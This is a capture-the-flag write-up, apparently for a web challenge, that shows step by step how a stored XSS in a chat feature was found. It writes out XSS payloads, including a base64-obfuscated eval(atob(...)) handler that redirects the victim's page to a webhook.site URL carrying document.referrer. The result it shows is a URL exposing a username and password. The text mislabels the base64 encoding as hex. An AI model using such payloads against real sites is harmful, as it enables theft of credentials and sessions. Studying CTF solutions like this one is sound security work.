

Step 1: Exploring the details:




Step 2: Entering the challenge



We can see that there is three buttons: Login,Register,About and we need to explore theme.

Step 3:



We need to enter there!

Step 4:

Injection of: "<img src=X onerror=alert(1)>" showing pop up message at **Profile,Chat Now!**

Step 5:

Injection of: "<img src = <https://webhook.site/0cbf4706-3a17-4be8-8527-84f73d924b35>>"

From Profile we get:

****

From Chat Now we get:




So we can see that the **Chat Now!** Respond came from another sites.

Step 6:

Let's see if the **Chat Now!** Have access to flag…


Injection of: <img src = <https://typeselfsub.web.ctfcompetition.com/flag>> we expect to 200 OK



Step 7:

Now we know that we need to use **Chat Now!** to gain for us access to **/flag**

After some research we decided to inject: "<img src=X onerror= window.location = "https://webhook.site/0cbf4706-3a17-4be8-8527-84f73d924b35?q=" + document.referrer> "



We will change the window.location = "https://webhook.site/0cbf4706-3a17-4be8-8527-84f73d924b35?q=" + document.referrer> to hex:

d2luZG93LmxvY2F0aW9uID0gImh0dHBzOi8vd2ViaG9vay5zaXRlLzBjYmY0NzA2LTNhMTctNGJlOC04NTI3LTg0ZjczZDkyNGIzNT9xPSIgKyBkb2N1bWVudC5yZWZlcnJlcg==

and inject :

<img src=X onerror=eval(atob("d2luZG93LmxvY2F0aW9uID0gImh0dHBzOi8vd2ViaG9vay5zaXRlLzBjYmY0NzA2LTNhMTctNGJlOC04NTI3LTg0ZjczZDkyNGIzNT9xPSIgKyBkb2N1bWVudC5yZWZlcnJlcg==

"))>

The results:



https://typeselfsub.web.ctfcompetition.com/asofdiyboxzdfasdfyryryryccc?username=mike&password=j9as7ya7a3636ncvx&reason={<img src=X onerror=eval(atob("d2luZG93LmxvY2F0aW9uID0gImh0dHBzOi8vd2ViaG9vay5zaXRlLzBjYmY0NzA2LTNhMTctNGJlOC04NTI3LTg0ZjczZDkyNGIzNT9xPSIgKyBkb2N1bWVudC5yZWZlcnJlcg=="))>}

